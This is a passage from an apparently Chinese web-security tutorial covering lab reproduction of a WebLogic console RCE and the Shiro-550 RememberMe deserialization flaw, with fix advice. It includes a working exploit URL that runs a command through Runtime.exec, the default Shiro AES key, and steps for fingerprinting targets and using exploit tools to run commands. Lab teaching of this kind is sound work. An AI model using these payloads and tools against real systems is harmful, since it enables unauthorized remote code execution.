http://your-ip:7001/console/images/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java
.lang.Runtime.getRuntime().exec('touch%20/tmp/geektime2');")
```

进入容器，可以发现`touch /tmp/geektime2`已成功执行：



3.4.5 修复建议

```
1. 若无必要，可选择关闭console
2. 升级至最新版本
```

3.5 Shiro RCE

3.5.1 漏洞概述

Apache Shiro是一款开源Java安全框架，提供身份验证、授权、密码学和会话管理等功能。

Shiro反序列化漏洞（CVE-2016-4437、Shiro-550）：在Apache Shiro的框架中，执行身份验证时提供了一个记住密码的功能（RememberMe），如果用户登录时勾选了这个选项，用户的请求数据包中的Cookie字段将会多出一段数据，这一段数据包含了用户的身份信息，且是经过加密的，加密过程：

```
用户信息 --> 序列化 --> AES加密（这一步需要用密钥key） --> Base64编码 --> RememberMe
Cookie值
```

识别身份的时候，服务端需要对Cookie里的RememberMe字段解密。根据加密的顺序，反推解密过程：

```
RememberMe Cookie值 --> Base64解码 --> AES解密 --> 反序列化（未作过滤处理） --> 用户信息
```

出问题的点在于：AES加密的密钥Key被硬编码在代码里（默认密钥：kPH+bIxk5D2deZiIxcaaaA==），这就意味着任何人都可以通过源代码拿到AES加密的密钥。因此，如果把用户信息替换成恶意命令，经过序列化、AES加密、Base64编码后，作为Cookie的RememberMe字段发送。服务端接收RememberMe字段进行解码、解密，反序列化过程未进行过滤，最终造成该漏洞，实现远程命令执行。

3.5.2 影响范围

```
Apache Shiro ≤ 1.2.4
```

3.5.3 环境搭建

```
Vulhub / shiro / CVE-2016-4437
账号：admin
密码：vulhub
```

3.5.4 漏洞演示

首先判断目标网站是否使用了Shiro框架进行身份验证、授权、密码和会话管理，具体方法是：勾选记住密码选项后，点击登录、抓包，观察请求包中是否有RememberMe字段：

```
1.未登录的情况下，请求包的Cookie中没有RememberMe字段，返回包set-Cookie里也没有deleteMe字段

2.登录失败的话，不管有没有勾选“Remember me"，返回包都会有RememberMe=deleteMe字段

3.不勾选“Remember me"，登录成功的话，返回包set-Cookie里有RememberMe=deleteMe字段，但是之后的所有请求中Cookie都不会有RememberMe字段

4.勾选“Remember me"，登录成功的话，返回包set-Cookie里有RememberMe=deleteMe字段，还会有RememberMe的加密字段，之后的所有请求中Cookie都会有RememberMe字段

5.或者可以在cookie后面自己加一个RememberMe=1，看返回包有没有RememberMe=deleteMe
```


只要响应包中出现RememberMe=deleteMe字段就说明登录页面采用了Shiro框架进行身份验证，但是并不能直接说明存在漏洞。

接下来开始进行漏洞检测，Shiro反序列化漏洞的检测会面临一些问题：
（1）漏洞无法回显
（2）系统环境复杂
（3）AES的key可能被修改
对于前两个问题，可以通过DNSLog平台（http://www.dnslog.cn）来进行漏洞的检测；对于第三个问题，可以通过信息收集、文件读取、暴力破解等方法来获取key。而目前针对Shiro反序列化漏洞，主流方法是使用专业的漏洞利用工具来进行检测。

工具一：ShiroExploit.V2.51


```
下载地址：https://github.com/feihong-cs/ShiroExploit-Deprecated
```

打开工具，如下图所示，可以看到利用页面提供了三个选项：




1.复杂Http请求：如果想自定义http请求，就勾选它，下方会出现输入框
2.使用keys.conf.big：使用工具进行检测的过程中，默认使用keys.conf字典，该字典都是一些常用密钥，如果想要使用更大的字典，则选择keys.conf.big字典
3.指定Key/Gadget/EchoType：指定Key、利用链、回显方式等。

一般来说不用选择那么多，直接输入URL点击“下一步”，来到选择检测方式的页面：




ShiroExploit工具提供了四种检测方式，每种方式的优缺点各不相同，想要进一步了解的话可以通过github下载页面去查看说明文档。这里我们选择“使用回显进行漏洞检测”，因为有回显大家看的比较清楚。

点击“下一步”开始检测，如下图所示，目标站点存在漏洞，Shiro的默认密钥、利用链等都被显示出来：




检测到漏洞以后，就可以在输入框输入命令，实现RCE：




注意：在使用回显进行漏洞检测时，会在目标网站上自动生成一个文件其中记录了执行命令的结果，所以不建议在生产环境中使用这种检测方式。

工具二：shiro_attack_2.2

使用 shiro_attack2.2 爆破Shiro密钥检测漏洞，当目标系统存在漏洞时，检测结果如下图所示：



实现远程命令执行：



3.5.5 修复建议

1. 升级Shiro到最新版本
2. 自定义AES密钥且不使用硬编码